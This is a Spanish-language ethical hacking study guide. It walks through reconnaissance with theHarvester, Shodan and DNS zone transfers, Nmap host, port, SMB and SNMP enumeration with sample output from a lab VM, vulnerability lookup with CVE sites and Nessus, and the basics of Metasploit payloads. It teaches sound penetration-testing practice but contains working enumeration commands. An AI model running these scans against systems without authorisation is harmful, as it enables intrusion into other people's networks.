Guía Hacking Ético

1. Recopilación Pasiva:

Google Hacking: Información básica.

TheHarvester: Recopilador de toda la información en línea del domino elegido

TheHarvester -d (dirección web) -b all [o cualquier otro navegador]

Maltego: Alternativa gráfica a TheHarvester.

U distintos transformadores, que son los recursos para encontrar información.

recon ng: Alternativa a **Maltego** y TheHarvester.

Shodan: Sitio Web que nos permite indexar por puertos, servicios o hosts. Es principalmente de pago, aunque puede ser útil en determinadas ocasiones con la opción gratuita.

Censys: Alternativa a **shodan.io**

2. Recopilación Semi-Pasiva:

La FOCA: Herramienta gráfica. Busca los metadatos de los ficheros. Capaz de encontrar información como usuario que creó el fichero, sistema operativo usado, programa y versión con el que se creó el fichero. Dirigido a documentos ofimáticos (doc, docx, odt, pdf…)

DNSdumpster: Nos permite obtener de manera gráfica una visión general de la red (basado en el registro de zona, podemos conseguir ips, host, NameServers, etc…)

PELIGRO: NECESIDAD DE CONTRATO

3. Recopilación Activa:

Transferencias de zona (solo si no está bien configurado):

Nslookup (solo en Windows): Conseguiremos el fichero de zona

Nslookup

Set type=ns (escogemos que nos devuelva solo los NameServers)

zonetrasnfer.me (ejemplo de sitio web del servidor al que vamos a atacar, nos devolverá sus Nameservers)

set type=any (ahora, ponemos any, porque ya queremos que nos lo devuelva todo)

server nsztm1.digi.ninja (NameServer al que vamos a atacar)

ls -d zonetransfer.me (ejemplo de sitio web al que atacar, nos devolverá el fichero de zona)

DNSrecon (Linux):

dnsrecon -d (dominio) -axfr

NMAP:

Descubrir host: SIEMPRE USAR SUDO, es menos intrusivo y más eficaz (sin permisos de root, solo comprueba si tiene algún servicio, no es muy fiable)

sudo nmap -sn (ip Host/ ip de la red/dominio)

La ip puede ser del dispositivo como por ejemplo 192.168.1.23 (comprueba si ese nodo en concreto está UP) o de la red, por ejemplo 192.168.1.0/24

Si no aplicamos SUDO con la red, únicamente encuentra los dispositivos que responden a ping, con sudo, encuentra todos.

sudo nmap -PS (ip host/ ip red) / sudo nmap -PS (ip) -p (puerto) -> comprueba un solo puerto

Comprueba los puertos abiertos

Descubrir puertos:

Los estados de los puertos son:

- Abierto: La aplicación está corriendo
- Cerrado: la aplicación no está corriendo
- Filtrado: posiblemente haya un firewall por medio
- Unfiltred: Nmap no sabe si está filtrado o no

sudo nmap -sS (ip host) [**-p (puerto)**] -> para analizar un puerto en concreto

si quiero hacerlo a varios host (un rango):

sudo nmap -sS 192.168.24.1-10 (ejemplo,buscaría en esas 10 direcciones IP)

ANALISIS para presentar:

sudo nmap -v --reason -sS -oX puerto.xml --stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" (ip/rango/ip red)

IMPORTANTE: la opción -sS no termina el Threeway Handshake, por lo que algunos sistemas lo detectan como una amenaza. Sin embargo, podemos usar la opción -sT, que sí termina el Threeway Handshake. Cierto, manda más paquetes a la red para terminarlo, pero paradójicamente es menos intrusivo.

sudo nmap -v --reason -sT -oX puerto.xml --stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" (ip/rango/ip red)

Descubrir servicios:

sudo nmap -sV (ip host) [-p 21]

Nos devuelve qué programa realmente está usando el puerto abierto. Por ejemplo, no solo nos dice que es un FTP porque es puerto 21, sino que nos dice la versión de Proftpd que estemos usando. Incluso nos dice el S.O. que corre la máquina. Todo esto lo hace por el banner que usan los programas.

Finalmente, un análisis detallado aún mejor sería:

sudo nmap -v --reason -sV -oX puertosyservicios.xml --stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" (ip/rango/ip red)

CONTRASTAR CON AMAP

Amap no viene por defecto instalada en Kali

sudo apt-get install amap

Primero generamos un documento con Nmap

sudo nmap -v --reason -sS -oA servicios.amap (ip)

Nos genera dos ficheros, usaremos el que acaba en gnmap

Finalmente ejecutamos amap

sudo amap -i servicios.amap.gnmap -B

Descubrir Sistema Operativo:

sudo nmap -v -O (ip)

SMB en Nmap:

SMB ha tenido y tiene muchos problemas de seguridad, por ello escanearlo siempre es buena idea. Para comprobar si tiene alguna máquina, escaneamos por los puertos 139 y 445.

sudo nmap -v -sS -p 139,145 (ip)

Podemos hacer uso de los scripts que ya vienen creados en Nmap para recopilar recursos, se encuentran en **/usr/share/nmap/scripts**

Podríamos listar con ***ls smb**** y encontrar scripts que coincidan con SMB, para lanzar alguno usamos:

sudo nmap -v -sS -p 139,145 --script=smb-os-discovery (ejemplo de script) (ip)

En concreto este script devuelve con mucha precisión el sistema operativo de la víctima.

Hay muchos script, como enumerar usuarios, grupos, etc…

EJEMPLOS VISUALES

sudo nmap -v -sS -p 139,145 --script=smb-enum-shares 192.168.52.132

```
Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.52.132\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.52.132\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.52.132\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: READ
```

El resultado es que tenemos 3 carpetas compartidas, ADMIN, C y IPC. Eso sí, no ha conseguido acceso a ellas.

Sin embargo, quizás al probar los usuarios con:

sudo nmap -v -sS -p 139,145 --script=smb-enum-users 192.168.52.132

```
PORT    STATE  SERVICE
139/tcp open   netbios-ssn
145/tcp closed uaac
MAC Address: 00:0C:29:B2:66:B3 (VMware)

NSE: Script Post-scanning.
Initiating NSE at 07:07
Completed NSE at 07:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
           Raw packets sent: 4 (160B) | Rcvd: 3 (112B)
```

Vemos que devuelve los puertos pero el script falla.

SNMP en Nmap:

SNMP es un protocolo que nos sirve para gestionar el dispositivo de red como un router, un switch o servidores como Windows Server por el puerto 161 en UDP.

Por motivos curiosos, el protocolo SNMP está mal configurado en muchos servidores

Para analizar los puertos UDP en Nmap usamos la opción -sU en vez de la -sS que es de los TCP

Podríamos analizar si una máquina lo tiene con:

sudo nmap -v -sU -p 161 (ip)

Ahora, sabiendo que Nmap tiene muchos script, tan solo podríamos preguntarle si tiene algo para SNMP con un listado

ls /usr/share/nmap/scripts | grep snmp*

Podemos hacer entonces uso de esos scripts tal y como lo hacemos con SMB.

EJEMPLOS VISUALES

sudo nmap -v -sU -p 161 --script=snmp-win32-software.nse 192.168.52.132

```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-win32-software:
|   7-Zip 22.01 (x64); 2023-02-05T03:32:50
|   Java 8 Update 251 (64-bit); 2023-02-05T03:36:22
|   Java SE Development Kit 8 Update 211 (64-bit); 2023-02-05T03:38:30
|   Microsoft .NET Framework 4.5.2; 2023-02-05T03:21:22
|   Microsoft .NET Framework 4.5.2; 2023-02-05T03:21:20
|   Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161; 2023-02-05T03:40:20
|   Microsoft Visual C++ 2022 X64 Additional Runtime - 14.32.31326; 2023-02-15T01:55:22
|   Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.32.31326; 2023-02-15T01:55:20
|   OpenSSH for Windows 7.1p1-1 (remove only); 2023-02-05T03:15:34
|_  VMware Tools; 2023-02-15T01:56:20
MAC Address: 00:0C:29:B2:66:B3 (VMware)
```


Usamos el script contra nuestro Windows Server Metasploiteable y vemos que nos devuelve mucho software que efectivamente está instalado en nuestra máquina.

sudo nmap -v -sU -p 161 --script=snmp-win32-users.nse 192.168.52.132

```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-win32-users:
|   Administrator
|   Guest
|   anakin_skywalker
|   artoo_detoo
|   ben_kenobi
|   boba_fett
|   c_three_pio
|   chewbacca
|   darth_vader
|   greedo
|   han_solo
|   jabba_hutt
|   jarjar_binks
|   kylo_ren
|   lando_calrissian
|   leia_organa
|   luke_skywalker
|   sshd
|   sshd_server
|_  vagrant
MAC Address: 00:0C:29:B2:66:B3 (VMware)
```

Como vemos, en esta ocasión SÍ es capaz de encontrar TODOS los usuarios del sistema

sudo nmap -v -sU -p 161 --script=snmp-processes.nse 192.168.52.132



O Incluso puede listar TODOS los procesos.

Mención especial a

sudo nmap -v -sU -p 161 --script=snmp-win32-users.nse 192.168.52.132

```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-sysdescr: Hardware: Intel64 Family 6 Model 165 Stepping 2 AT/AT COMPATIBLE - Software: Wi
ndows Version 6.1 (Build 7601 Multiprocessor Free)
|_  System uptime: 36m19.12s (217912 timeticks)
MAC Address: 00:0C:29:B2:66:B3 (VMware)

NSE: Script Post-scanning.
```

Incluso puede listar el procesador y el hardware de la máquina. Ideal para una posterior explotación

4. Análisis de Vulnerabilidades:

CVE Mitre:

cve.mitre.org

Es un sitio web donde se recopilan todas las vulnerabilidades que se van descubriendo. En la búsqueda podemos poner el nombre de un programa y su versión, descubierto antes en Nmap por ejemplo, y nos devolverá las vulnerabilidades encontradas.

Aunque por norma general recopila los exploits así como código fuente para explotar la vulnerabildidad, quizás sea mejor hacer una búsqueda en Google para encontrar código que la explote de mejor manera, algo más actual. Buscando en sitios como GitHub

CVSS:

nvd.nist.gov/vuln-metrics/cvss

Sitio Web de EEUU, que mide la peligrosidad de una vulnerabilidad. Tan solo copiamos el código CVE-XXXXX de la vulnerabilidad y buscamos. Es importante centrarnos en vulnerabilidades altas por encima de las bajas.

CPE:

Es una cadena de texto que separa valores por dos puntos ":" que indican el fabricante, la aplicación, la versión, etc…

Por ejemplo :

- *cpe:2.3:a:proftpd:proftpd:1.3.5:-:*:*:*:*:*:**

Esto nos permite identificar rápidamente vulnerabilidades

CVE Details:

www.cvedetails.com

Es un sitio web que agrupa todo lo anterior

Vulnerabilidades con Nmap:

Nmap también es capaz de encontrar vulnerabilidades. También filtra los scripts por tipos y podemos pedirle que busque scripts específicos para las vulnerabilidades encontradas. NO ES COMPARABLE A NESSUS, pero es una herramienta muy rápida y simple que puede ayudarnos.

> Recuerda que toda esta actividad manda una gran cantidad de paquetes a la red, por lo que si no vamos a tiro hecho, podemos causar la saturación de la red y quizás tumbar un host o que el sistema de protección de anomalías si lo tiene instalado nos bloquee el paso

nmap.org/book/nse-usage.html

sudo nmap -v --reason -sS -oX vulnerabilidadesnmap.xml --stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" 192.168.52.132 --script=vuln

> Una forma de poner dos ips sería **192.168.52.130,132** o en rango **192.168.52.130-140**
>
> De esa forma, busca para la 192.168.52.130 y la 192.168.52.132

También podemos buscar vulnerabilidades para los puertos UDP:

sudo nmap -v --reason -sU -oX vulnerabilidadesnmap.xml --stylesheet="https://svn.nmap.org/nmap/docs/nmap.xsl" 192.168.52.132 --script=vuln

Nessus:

Herramienta para análisis de vulnerabilidades.

Para usarla, iniciamos el servicio con:

sudo /bin/systemctl start nessusd.service


sudo service nessusd start


Una vez abierto, Nessus tiene una interfaz gráfica web, así que entramos en un navegador y colocamos la dirección y el puerto (puede variar según el S.O.):

https://kali:8834/#/


Escaneos de Hosts en Nessus:

Host Discovery: Al igual que Nmap, Nessus también puede escanear los hosts de una red.






También se pueden programar varias cosas como quese ejecute a un determinado tiempo o mande un correo electrónico




En la sección DISCOVERY por ejemplo podemos programar que tipo de escaneo queremos hacer, que mensajes de red se van a enviar, etc…



Escaneo de vulnerabilidades: Nessus contiene bastantes herramientas para análisis de vulnerabilidades, algunas de ellas de vulnerabilidades muy famosas, como Meltdown, Spectre, WannaCry...


Conforme estas vulnerabilidades son parcheadas en todos los sistemas, las actualizaciones de Nessus van eliminando y añadiendo plantillas.

Ejemplo con WannaCry:




Por supuesto, en DISCOVERY podemos especificar qué tipo de escáner hacer. Quizás uno más intrusivo donde abarque más puertos. Como detalle, poca gente sabe que los puertos que escanea Nessus por defecto vienen dados por un fichero que se encuentra en **/opt/nessus/var/nessus/nessus-services**

Como vemos, la parte de Plugins esta vez sí contiene los distintos plugins en los que se basa la vulnerabilidad escogida en la plantilla:




En algunos escaneos, como el escaneo de malware, es necesario darle las credenciales de los hosts para que pueda entrar en el sistema y buscar el malware.

Escaneo Avanzado de vulnerabilidades + Policy: Por defecto, el escaneo avanzado va a usar todos los Plugins que se encuentren disponibles. Es extremadamente intrusivo.




Para usarla mejor, podemos usar Políticas (Polices) Podemos crear una nueva política para el Escaneo avanzado y añadir opciones que se queden por defecto.




Dentro de la política, podremos escoger la plantilla en la que basarnos y escoger todos los campos que queramos como si fuera una plantilla más. En el caso de crear con el escáner avanzado es bastante útil escoger qué plugins usar y cuales ignorar.

En la pestaña Advance, es importante conocer los Safe Checks. Los safe check previenen que Nessus realice escaneos excesivamente intrusivos que podrían llegar a afectar o romper al objetivo que se esté analizando.


Para usar esta plantilla, igualmente accedemos a crear un nuevo escaneo pero esta vez se encontrará en la pestaña User Defined




Escaneo Avanzado Dinámico de vulnerabilidades: El problema con la política que vemos en el punto anterior es que como hemos mencionado, los plugins se quedan establecidos. Y como ya sabemos, Nessus se va actualizando constantemente, haciendo que sea necesario un constante mantenimiento que puede resultar tedioso. Para superar este obstáculo, el escaneo Avanzado Dinámico permite agregar automáticamente plugins a nuestro escaneo en base a una serie de reglas.




Lo interesante se encuentra en la pestaña Dynamic Plugins:



En este ejemplo se puede seleccionar que en su CPE contenga la palabra ftp y que el Score de peligrosidad sea más de 9. A la derecha se debe seleccionar el S.O.




Exportar resultados de Nessus: Para exportar el informe de Nessus entramos en el resultado del escaneo deseado y pulsamos en Report



Podemos seleccionar si lo queremos en HTML, PDF y CSV, ideal para adjuntarlo en nuestro reporte de Hacking Ético.

Si queremos quitar la marca de agua del HTML, podemos Inspeccionar elemento y buscar la etiqueta watermark y simplemente hacemos click derecho y **Delete Node**



5. Explotación y Hacking de Hosts:

Metasploit:

Framework (conjunto de programas para el ataque). Se fundamenta en módulos.

Contiene los 3 tipos de Payloads:

- Singles. No depende de Metasploit. Son autosuficientes.
- Stagers: Crean la conexión para usar los Stages
- Stages: Atacan, es decir, ya usando la conexión del stager, ahora permite atacar de manera avanzada, un ejemplo es Meterpreter.

Para entrar en Metasploit, podemos usar: **sudo msfconsole**

Connect: Hace lo mismo que Netcat, establece una conexión TCP con otro nodo (host) de la red.

connect (ip del nodo) (puerto a usar)

connect 192.168.1.30 4444

